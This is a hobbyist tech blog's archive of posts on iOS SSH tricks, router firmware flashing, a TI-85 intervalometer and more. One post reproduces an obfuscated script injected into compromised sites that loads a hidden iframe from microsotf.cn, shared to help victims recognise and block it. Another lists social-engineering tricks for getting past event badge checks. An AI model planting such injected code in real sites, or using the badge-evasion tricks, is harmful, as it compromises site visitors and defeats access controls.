Find the Name of Applications on iOS for Opening via SSH
Filed Under Apple, Geek, Hacks and Mods | 2013-07-05, 21:35
This is probably a post that will only be useful to a handful of people. Say you want to launch applications on an iPhone without actually touching the iPhone? Why? I don’t care, you probably have your reasons. For me it’s because I’m putting my old iPhone 4 in a dock permanently and want to be able to display different things without getting up and going over to it. Also I want to script things to open at different times for different reasons.
This requires a jailbroken iPhone obviously, and assume you’ve already installed OpenSSH (you have changed your root password, right?).
You want to download the “open” application from Cydia. Then all you’ll need to do is ssh into your iPhone and use “open [application bundle name]”. Sounds easy, right? The tricky part is knowing each application’s bundle name. some are easy to guess, like com.apple.calculator, whereas others are harder like com.Halfbrick.Fruit for Fruit Ninja.
Now you could download iFile from Cydia and go through every single folder in your /User/Applications directory and open the iTunesMetadata.plist and locate the “softwareVersionBundleId”. That works, but it’s a pain in the ass. Instead you can just run the following commands while ssh’d into your iPhone:
Get a list of all the default installed apps (and some Cydia apps):
find /Applications/ -name Info.plist -exec plutil -key CFBundleIdentifier {} \; |sort
Get a list of all the downloaded apps:
find /User/Applications/ -name iTunesMetadata.plist -exec plutil -key softwareVersionBundleId {} \; | sort
Those commands should spit out a list of bundle names. You should be able to guess most of them, and then ones you don’t know? Well, just open them. Here’s a list of some of the default ones:
com.apple.AdSheetPhone

com.apple.AppStore

com.apple.DemoApp

com.apple.Maps

com.apple.MobileAddressBook

com.apple.MobileSMS

com.apple.MobileStore

com.apple.Preferences

com.apple.TrustMe

com.apple.VoiceMemos

com.apple.WebSheet

com.apple.calculator

com.apple.camera

com.apple.compass

com.apple.fieldtest

com.apple.gamecenter

com.apple.iosdiagnostics

com.apple.iphoneos.iPodOut  [Music]

com.apple.mobilecal

com.apple.mobileipod

com.apple.mobilemail

com.apple.mobilenotes

com.apple.mobilephone

com.apple.mobilesafari

com.apple.mobileslideshow

com.apple.mobiletimer

com.apple.nike

com.apple.purplebuddy

com.apple.reminders

com.apple.stocks

com.apple.videos

com.apple.weather

com.apple.webapp

com.apple.youtube
NeverWet means superhydrophobic cardboard
Filed Under Gadgets & Hardware, Geek, Hacks and Mods, Lifehacks, Video | 2013-07-05, 14:50
This cardboard hates water. This was my first test run with NeverWet to see how well it works. NeverWet is a superhydrophobic coating that can be applied to just about anything. It comes in a pair of spray cans and takes a few hours to fully dry. Then whatever you treated will never get wet. It literally repels the water. What should I do next?
Here’s a video from the makers with some more examples:
Multitetris – Cooperative Tetris Playing
Filed Under Geek, Hacks and Mods, Video | 2010-04-05, 12:50
I love Tetris. If I had to count the number of hours I’ve spent playing this game, I’d probably exceed sys.maxint. Although in all those hours I never played it this way.
Multitetris is a Python-based version of the classic game that allows for multiple players on a large multitouch console. It bends the rules of Tetris with new features such as the ability to steal pieces (actually reaching over and taking them) from other players, transporting pieces to empty spots, and looks like a couple of new shapes just to mix things up. Multitetris was written by Ping at the 26C3 hackfest, with most of the code being finished in the first day! In the video above you can see it being played on c-base‘s multitouch console in Berlin.
via Rubin
Flickr Blog This to a WordPress Draft Post
Filed Under Geek, Hacks and Mods, Wordpress | 2009-11-19, 00:10
This is a boring geeky entry, but if you’re looking for this info it might be helpful. I’ve started a new blog (yes, another one) called My Cat Is Broken. It’s a collection of pics and videos of cats being, well broken. Usually it’s our cats. Everyone knows that Flickr is a great place to find cat pics, and I’ve started keeping my eye out for pictures of cats being dumb. When I find one, a quick click of the Blog This button, some title and text and it’s instantly on my site.
But I don’t necessarily want these pics to be published instantly, I’d rather they be saved as drafts for manual publishing later. I found links to an old plugin that’s not even available in the WordPress plugin database called Flickr Blog This To Draft, but the site was down, the plugin unavailable, and I was impatient. I took matters into my own hands.
A quick hack of the xmlrpc.php (in the root directory of my WordPress install) and I was in business. The line to change (as of WordPress 2.8.6) is line 2097 which has the following code:
$post_status = $publish ? ‘publish’ : ‘draft’;
There are multiple ways to change this, but I just commented out that line and hardcoded $post_status to draft.
// $post_status = $publish ? ‘publish’ : ‘draft’;
$post_status = ‘draft’;
The thing to remember here though is that when you upgrade WordPress to the next version for yet another security issue, you’ll have to redo this modification. If you make a copy of your xmlrpc.php file then you can just run a command line diff against the upgraded version after every upgrade. If that’s the only line that changed, copy it back, otherwise jump in manually and re-find that line and fix it. Note though that this means all of your posts will be automatically set to draft. In my case that’s perfectly alright, but you may want to toss some code in there to determine this based on your title or something (i.e. titles that start with “DRAFT” go to drafts, but anything else gets published).
Web site hack loading microsotf.cn
Filed Under Hacks and Mods | 2009-07-06, 15:21
I came back from vacation to find that some of my sites had been compromised. If you’re also someone who has websites that have been compromised with an iframe loading microsotf.cn, please join the conversation on freenode (chat.freenode.com) in #microsotf.cn If you don’t have an irc client, you can use the webchat. Here are some symptoms that hopefully Google will index and help you find this post:
The inserted code:
echo '<script>document.write("<if"+''+'ra'+''+"m"+'e s'+"rc=\"h"+''+'tt'+"p:"+''+"/"+''+'/mic'+"roso"+'t'+''+'f.c'+"n"+'/'+"\" wid"+''+'th=1 he'+"igh"+''+'t'+"="+"2></i"+''+"f"+"ra"+''+""+''+"me"+'>');</script>';
The syntax error that appears:
Parse error: syntax error, unexpected T_CONSTANT_ENCAPSED_STRING, expecting ',' or ';'
It appears the affected files are index.php index.html and login.php.
This is the IP you should block the hell out of: 91.212.198.37
SXSW 2009: Getting By Without a Badge
Filed Under Events, Hacks and Mods | 2009-03-20, 16:06

Let me start off by saying I bought a badge, a Gold one at that. SXSW got $695 of my company’s money for me to attend. I’m not saying you shouldn’t pay for a badge and try to sneak into SXSW. I’m all for supporting people that make things happen. With that said, here’s my own personal experience/social experiment/security analysis with SXSW and my badge:
I bought my SXSW badge on-site at the Austin Convention Center. The process was painless, and except for the increased price for not getting it early, it was just as good. I bought a Gold badge so that I could attend both Interactive and Film events. My badge was printed on site, complete with a hologram and a black and white photo of myself. It’s tied to the purchaser and says so in big capital letters.
When I compared it to my friends’ badges, it was missing one thing, an RFID. Between the four of us we had 1 platinum speaker badge, 1 normal platinum badge, 1 gold speaker badge, and my normal gold badge. Mine was the only one without an RFID. I’m still not sure as to the purpose of the RFID as I never once saw a reader. An article on a previous SXSW indicates badges for attendees would “use an RFID-enabled badge, also encrypted with a unique ID number”. They indicated that this would not be personally identifying information, but the fact that each badge was using a unique ID number means that each one is identifiable. This is just pure speculation, but it’s possible that SXSW could have been using the RFIDs with readers scattered throughout the convention center to track panel attendance. Again, I never saw an RFID reader and I was never scanned by anyone so I’m not sure of its purpose. In fact I hardly ever had to show my badge.
One of the first talks we attended was Brian Bushwood’s “Social Engineering: Scam Your Way Into Anything or From Anybody”. He touched on many different social engineering tactics and sparked my idea of seeing how far I could get without showing my badge. The results? Surprisingly far.
In the 5 days that I attended panels, I kept my Gold badge tucked away in my coat pocket or backpack. I was able to walk around the Convention Center freely, use the wireless internet access, buy food, hang out on couches, etc. without any hassle, or even a second look. I was very recognizable and stood out with my bright red hair, so it wasn’t like I was fading into the sea of people. I often passed by 2-3 SXSW volunteers (sometimes only a foot away) who were standing guard at multiple entrances without any comments.
When it came to attending talks and panels, it was just as easy. I made it to 12 different talks without showing my badge at all. I was finally asked to present it for my 13th and final talk on the last day of SXSWi, I think primarily because I was with a couple of friends who also weren’t wearing their badges at the time.
How did I do it? Surprisingly easily. Over the couple of days I utilized several techniques to make it past the SXSW volunteers without getting stopped:
* Wear a coat. The first few days were cold and rainy and I always had a coat on. Most people will assume your badge is under your coat. When the weather warmed up to 80 degrees, this wasn’t so much an option.
* Bury your head in your iPhone/schedule/something, look like you’re deep in thought. Most people will want to be polite and won’t interrupt you and you can walk right past.
* Stick with a large group of people, preferably in the middle of them.
* Avoid eye contact. Don’t engage people that should be checking your badge. You want to get by and have them focus on the next person, literally forgetting about you in seconds.
* Walk around like you belong there. Granted this was easy for me to do since I had paid for a badge, but anyone with some confidence could do the same. This is probably the most important thing and actually something Brian Bushwood echoed.
So how many times did I have to show my badge during the week of SXSWi? Only 5 times: Picking up my shwag bag, free drinks/food at the Web Awards Pre-party, seeing the premiere of Objectified, my 13th and final panel, and the official closing party. Four out of those five instances I just flashed a badge that had stickers slipped in, covering up the holograms and most of my name and photo. All of the technical and physical anti-counterfeiting measures that SXSW implemented in their badges were basically rendered useless by the flaws in the social realm.
As I said before, do not use this information for evil. You should pay for a badge for SXSW, as it is an event that is definitely worth the price. If you do it early it’s quite affordable. I also imagine that this will be more difficult in the future as I informed SXSW employees of my experience in addition to making this post.
UPDATE: My friend John Adams says that badge checking during the Music portion of SXSW has been much stricter than Interactive.
Time-Lapse Photography with a TI-85 Graphing Calculator
Filed Under Gadgets & Hardware, Hacks and Mods | 2008-10-31, 13:55
I’ve got a soft spot for time-lapse stuff. Most of the time I make my own videos using a webcam because I have things all set up so that it’s easy and quick for me. However, because the webcam is such low quality, I’ve always had a desire to do some higher resolution time-lapse. With my DSLR (a Pentax K100D), I knew that I would be able to take much better quality photos, but the problem was that it didn’t have a handy way for taking a photo at set intervals. Sure, I could have bought an intervalometer, but that costs money and would be another gadget to add to my collection. Then I came across this instructables: Turn a TI Graphing Calculator into an Intervalometer. All you needed was a TI Calculator, the old Calc-to-Calc link cable (which had a 2.5mm plug) and a DSLR that would accept a 2.5mm remtoe trigger shutter. I had all three.
I dug through my old boxes, pulled out my old TI-85 Calculator and dusted it off. By “dusted it off” I mean I cleaned off the battery corrosion that had built up over the years. Some fresh batteries, and a moment of silence for all the games and programs I wrote in high school that had died with the batteries, and I was ready to program my own intervalometer. If you can’t find your old calculator, you can search for a TI calculator on eBay. Make sure it’s one with a link cable (which you can also find cheap on eBay).
It took a few minutes for me to remember how the TI-85 worked, but before long I was writing my first program in probably 10 years. The Instructables suggested the following code for a TI-83 calculator:
: Prompt A

: While 1

: For (H,1,A,1)

: End

: Send(A)

: End
This caused a problem, as the TI-85 calculator doesn’t have the integral Send() function needed to send a signal along the link cable. A little bit of research, and I discovered that you needed to use Outpt(“CBLSEND”,A) instead of Send(A) for the TI-85 calculator. Note, for TI-85 owners, you’ll need at least v9.0 or higher ROM for this. You can check your version by hitting [2nd] [MODE] [ALPHA] [S] and then [EXIT]. I also added an extra line that displays “SNAP!” when a photo should be taken to help troubleshoot if things aren’t working. You can get even fancier with this program, but this is the basic version that should work.

I plugged the calculator into the camera with the link cable, and fired up the program. The first few times I tried really low numbers. Entering 100 for A should give you about a second between shots. While I was testing I had it in RAW mode and it just wasn’t capable of shooting that quickly. I finally settled on entering 5000, which gives me about 12 seconds in between shots, resulting in about 5 shots a minute. I also switched from RAW mode to JPG, since I don’t want to deal with converting all those RAW files into JPGs later. I also set everything (focus, aperture, exposure) to manual so that they wouldn’t change in between shots. I also turned of the photo preview so the LCD wasn’t wasting batteries showing the picture it just took. Then I put the camera on a tripod, pointed it out the window and started the program. After some time I finally stopped the program (hold down the ON key to break execution) and downloaded the images to my laptop for compiling in Quicktime and ended up with what you see above! I can’t wait to try this on a nicer day though, as dreary San Francisco fall days aren’t very exciting.
I should note that the newer Pentax K20D actually has a built in intervolameter, but it’s not clear whether this will produce good time-lapse results as there are some limits on it. Anyone played around with it?
Some good links:
Instructables article
All you ever wanted to know about the TI-85 Calculator
TI Calc FAQ (circa 1997)
DD-WRT, Tomato, or default Linksys firmware?
Filed Under Gadgets & Hardware, Hacks and Mods | 2008-10-15, 15:26

One of my best “sidewalk scores” since I moved to the Bay Area was a Linksys WRT54G router (v4). This brings up the count of WRT54G routers in the apartment to 3, plus the La Fonera wireless bridge to a friend across the street. How are they being used and what are they running?
Previously I had a WRT54GS (v6) running as our main router/wireless AP. It was running the default Linksys firmware and did a decent job. It’s easy to configure, and it just works once things are all setup. I have had to reboot it a couple times (maybe 3-4?) in the past year, but that’s not that big of a deal. The default firmware is simple, usually easy to understand, but lacking in “fun” features. It also seemed to not really pay much attention to my QoS rules as torrent traffic always chokes our network. It was acceptable, but I wasn’t exceedingly happy or excited with the firmware. Plus it hurts your geek cred to run default firmware when it can be hacked, right?
So, something had to be done about this boring firmware. The sidewalk scored WRT54G just got the Tomato firmware (v1.21) installed on it and replaced the WRT54GS as our main router. I first had to hold down the reset button for 30 seconds to reset things to factory defaults to wipe out the previous owner’s username/password. Then I was able to log into the web interface (default Linksys password is “admin”) and it was beyond easy to upgrade the firmware from the default Linksys firmware to Tomato. You literally browse to the download Tomato firmware and click upgrade. A few minutes later I reloaded the web interface (entered the default password of “admin”) and saw Tomato’s minimalistic admin interface. I ran through and matched all the settings to our existing router and then waited for Heather to take a lunch break to swap them out without any problems. I’ll probably re-flash the old router with DD-WRT or Tomato and drop it back in the office to use on the other end of the ethernet cable I ran back there to have a wired network.
Speaking of the office, there’s also a third WRT54G (v.3) router back there. It’s wired up in the rolling media center, which is comprised of an Ikea rolling shelf thing housing an audio reciever, Xbox, Playstation 3, and 32″ LCD HDTV. Because I keep most of my media on a machine in the living room, but want to play it on the TV, I wanted to be able to stream to either the Xbox or PS3. I used a WRT54G router with it enabled as a wireless bridge using DD-WRT. It utilizes its more sensitive antennas to pick up the weak wireless signal from the living room and then share it with other wireless devices as well as the hardwired Xbox, PS3, and laptop. I set it up once over a year ago, and have not had to touch a single setting on it nor had any problems. It was incredibly easy to setup and it has been rock solid.
So, I know everyone wants to know, what’s the best firmware replacement? Well, ultimately it’s up to you and how you’ll use the router. But here are my thoughts:
Default firmware:
If you’re lazy and just have a normal network setup (cabled modem + wireless router + laptop + wired PC, etc.), and don’t care about tweaking things, then the default firmware is problem fine. If you ever run into a problem, you can call up Linksys tech support and they can help you out.
DD-WRT:
DD-WRT served me very well for several years. However it doesn’t get a lot of development these days. One annoying thing is that it continuously reboots the router when you have to make changes, which can get annoying as you wait each time for it to come back up. It was also extra steps to set up traffic logging so I could quench my stats junkie. It’s a great project, and works incredibly well. I have very few complaints and would probably have kept using this.
Tomato:
However, with my first impressions of Tomato, I’ve found a new firmware to love. Tomato’s interface is incredibly nice and clean:

It’s quick and easy to browse around and change settings. Most settings don’t require restarting as it just restarts the necessary services. It’s on par with DD-WRT, but it has one feature that really sold me on it, bandwidth graphs. Tomato has real-time bandwidth stats where you can watch it update (on a 2sec refresh) your current bandwidth usage based on the network interface (wired/wireless/etc). This alone made me want to install Tomato, and everything else I’ve run into has been a plus. One other nice surprise is that you can mount Samba (i.e. Windows Sharing) file shares in Tomato. So I currently have it backing up the bandwidth stats to a shared folder on another server every hour right now. I’m sure this can be used for all sorts of other fun things I have yet to think of too.
So in the end, unless something terrible rears it’s ugly head, Tomato is now on top in my book due to its interface and stats capabilities.
UPDATE: I noticed shortly after switching to the Tomato based router that streaming .avi videos over a Windows file share was uncommonly jumpy. After some research I went into the Administration->Configuration section and selected “Erase all data in NVRAM memory”. This is recommended if you are switching from a different firmware to Tomato, and will set everything back to defaults. After doing that and reconfiguring, video streaming seemed even better than before!
Using the La Fonera Router from Fon as a Wireless Bridge
Filed Under Gadgets & Hardware, Hacks and Mods | 2008-09-26, 18:43
(If you haven’t hacked DD-WRT onto your Fon router yet, you probably want to read this article: Hacking the La Fonera Fon Router with DD-WRT)
So you’ve got a Fon router with one ethernet port and wireless hardware, what do you do with it? Well you could use it for a number of things thanks to the flexibility of DD-WRT, but I’m going to tell you how to use it as a wireless bridge to connect a device with an ethernet port to your wireless network. This is assuming you’ve already flashed DD-WRT v24 RC7 onto your Fon router.
Plug the Fon router into your laptop/desktop using an ethernet cable. (You’ll probably want to disconnect your machine from any wireless or wired connections while working on this to avoid confusion)
On your computer, set your IP address to manual and set it as something like 192.168.1.166. Anything in the 192.168.1 subdomain will work though.
Open a web browser and connect to the Fonera web interface (http://192.168.1.100 Username: root Password: admin)
Under the Wireless tab, set the Wireless Mode to “Client Bridge”.
Set the Wireless Network Name (SSID) to match the SSID of the router you want to bridge.
Set the Wireless Network Mode to match the router too (probably just leave it at Mixed)
Under Wireless->Wireless Security, setup your security settings like WPA, keys, etc. These should match the router you’re bridging
Then you should check under Status->Wireless and you should see that you are connected to the SSID of the access point you specified.
Go to Setup->Basic Setup and under “WAN Connection Type” set Connection Type to Static IP and manually give your Fon an IP that matches the subnet of your network, i.e. 192.168.1.3.
Set the Gateway and Static DNS 1 to your main router’s ip (mine is 192.168.1.1).
Also change the Network Setup to match these settings.
Change the DHCP Type to “DHCP Forwarder” and the DHCP Server to your main router’s IP address. (This is all of course assuming you’re using DHCP on your router.)
Under Setup->Advanced Routing, change Operating Mode to RIP2 Router
Check under Status->Wireless and you should still be connected to your main router.
Reboot the Fon router (under Administration->Management, at the bottom), unplug and replug the ethernet cable, and reconnect to the web interface, this time using http://192.168.1.3 (or whatever IP you set the Fon router to be). Be patient as the Fon may take awhile to reboot.
Test your internet connection and connection to other local machines on your network, making sure you’re using the ethernet connection to the Fon router. If everything went well, you should be all set!
You should now be able to use the tiny Fon router to hook up one device via ethernet. This could be a Playstation 3, or an Xbox/Xbox 360, or maybe a single computer in a different room that you couldn’t run CAT5 cable to. It’s up to you!
Hacking the La Fonera Fon Router with DD-WRT
Filed Under Gadgets & Hardware, Hacks and Mods | 2008-09-24, 21:47

I live across the street from a friend and we thought it would be handy to be able to connect to each other’s machines in order to transfer files back and forth. Rather than just connect to each other’s networks as needed, we figured it’d be easier just to setup a third “across-the-street” network. This means that we both need endpoints to connect to the other. For me, I chose to use an old Fon “La Fonera” router that I had stuffed away in a box months ago. Unfortunately the firmware that ships with the Fon router doesn’t have support to do anything like this. Luckily there are free, open-source firmwares out there like DD-WRT that are robust enough to meet our needs. The first major step was to actually get DD-WRT on this router. Here’s how I did it and how you can too:
You’re first going to need some tools:
– An ethernet cable and a laptop/desktop to use. I also recommend having a second machine that you can use just for an internet connection in case you run into trouble.
– Telnet and SSH clients (putty on windows, built-in on OS X)
– A TFTP server setup with the latest release of DD-WRT:
— For Windows, you can use Simple TFTP server
— For OS X, you can use the built-in TFTP server with the following commands:
sudo mkdir /private/tftpboot
sudo /sbin/service tftp start
To test your TFTP connection put a file in /private/tftpboot and try the following:
tftp localhost
get filename
If TFTP is working, great, go grab the v24 RC7 version of the linux.bin file for DD-WRT here and drop it into /private/tftpboot since we’ll need this later. Just in case, I’ve mirrored a copy of linux.bin.
Ok great, your initial things are setup and ready. The first real step is to get SSH enabled, and this proved to be the most challenging as I tried to piece together information from various sites on various methods. Luckily it should be easy for you. How to go about this is different depending on the firmware you have on your Fon router. I had 0.7.1 r2 so I couldn’t use the html form injection method and had to use what is called the Kolofonium hack. Basically it means you set the Fon router to use manual network settings and set the DNS server to 88.198.165.155. Then plug the router in and it will attempt to connect to a Fon server to update. The new DNS server you’ve specified is special though, and will redirect this request to a different server, which will provide different firmware that will then have SSH enabled on the device. This should work for most devices. Once this is done, you’ll need to SSH into the device (ssh 192.168.1.1 with username of “root” and password of “admin”) and enable it permanently by executing the following:
mv /etc/init.d/dropbear /etc/init.d/S50dropbear
Great, SSH is now enabled permanently. Next up, flashing the firmware. Connect via SSH to the LaFonera, and execute the following commands:
cd /tmp
wget http://fonera.info/camicia/openwrt-ar531x-2.4-vmlinux-CAMICIA.lzma
mtd -e vmlinux.bin.l7 write openwrt-ar531x-2.4-vmlinux-CAMICIA.lzma vmlinux.bin.l7
reboot
After a few seconds to allow the Fon to reboot, reconnect over SSH and execute the following:
cd /tmp
wget http://fonera.info/camicia/out.hex
mtd -e “RedBoot config” write out.hex “RedBoot config”
reboot
At this point the Fon router will not be able to boot fully, but don’t worry. We’ll be connecting to it via Telnet. You’ll want to manually configure your machine’s network to be on the 192.168.1.* subnet, I used 192.168.1.166 as the IP for my laptop. Then plug the Fon router in via ethernet and connect via telnet on port 9000, aka “telnet 192.168.1.254 9000”. Once you connect, you may have to hit enter, but then you should see a “RedBoot>” prompt.
Now is the time to use that TFTP server you setup earlier. At the RedBoot> prompt on the Fon router, execute the following:
ip_address -l 192.168.1.254/24 -h 192.168.1.166
If you didn’t setup your computer to 192.168.1.166, replace that with whatever IP address you did use.
Now execute the following:
fis init
load-r -b 0x80041000 linux.bin
fis create linux
The last step (fis create linux) may take awhile. Go make a turkey pot pie or something. Mine took about 20 minutes. When that is done, don’t reboot yet, we still need to set a few things for the Fonera to boot correctly. At the RedBoot> prompt, type “fconfig” and hit enter. Then hit enter (or type the following) as you go through the boot script setup:
Run script at boot: true
Boot script:
.. fis load -l vmlinux.bin.l7
.. exec
Enter script, terminate with empty line
>> fis load -l linux
>> exec
>>
Boot script timeout (1000ms resolution): 10
Use BOOTP for network configuration: false
Gateway IP address:
Local IP address: 192.168.1.254
Local IP address mask: 255.255.255.0
Default server IP address:
Console baud rate: 9600
GDB connection port: 9000
Force console for special debug messages: false
Network debug at boot time: false
Update RedBoot non-volatile configuration – continue (y/n)? y
… Erase from 0xa87e0000-0xa87f0000: .
… Program from 0x80ff0000-0x81000000 at 0xa87e0000: .
RedBoot>reset
Great, now your Fon router should be rebooting. Unplug the ethernet and connect to the wireless AP named “dd-wrt” (login is root/admin if it asks). You should be seeing the DD-WRT control panel in your browser and you are now connected to your Fon router running DD-WRT! Congrats!
Next time, I’ll post how to get your Fon router to act as a wireless bridge to extend your wireless coverage to another device that has an ethernet port, like an XBox or Playstation 3.
A lot of this info came from various sources. I have rewritten and reposted it here in the spirit of propagating the information. In my research I came across some sites and files that were necessary (for old methods) that were no longer available. I didn’t want anyone else to run into this problem. The information above is from my own experience and the combination of bits and pieces from the sites below. Note however that some of these sites may have outdated information, but may be useful if you have older firmware or something:
The Kolofonium Hack (information on how the old and new methods of enabling SSH on the Fonera work. Interesting if you want to know what vulnerabilities are being used to hack this router)
DD-WRT Wiki page on hacking the La Fonera
Hacking the La Fonera (the old method of enabling SSH on old versions of the Fon firmware)
-
Subscribe

Subscribe to my feed -
Twitter
-
My Other Stuff
-
Find It
-
Sites I Like
-
Archives
- August 2014
- May 2014
- April 2014
- February 2014
- November 2013
- October 2013
- September 2013
- July 2013
- June 2013
- May 2013
- January 2013
- September 2012
- August 2012
- July 2012
- May 2012
- March 2012
- February 2012
- September 2011
- June 2011
- May 2011
- March 2011
- December 2010
- June 2010
- April 2010
- March 2010
- February 2010
- January 2010
- December 2009
- November 2009
- October 2009
- September 2009
- August 2009
- July 2009
- June 2009
- May 2009
- April 2009
- March 2009
- February 2009
- January 2009
- December 2008
- November 2008
- October 2008
- September 2008
- August 2008
- July 2008
- June 2008
- May 2008
- April 2008
- March 2008
- February 2008
- January 2008
- December 2007
- November 2007
- October 2007
- September 2007
- August 2007
- July 2007
- June 2007
- May 2007
- April 2007
- March 2007
- February 2007
- November 2006
- October 2006
Geeked.info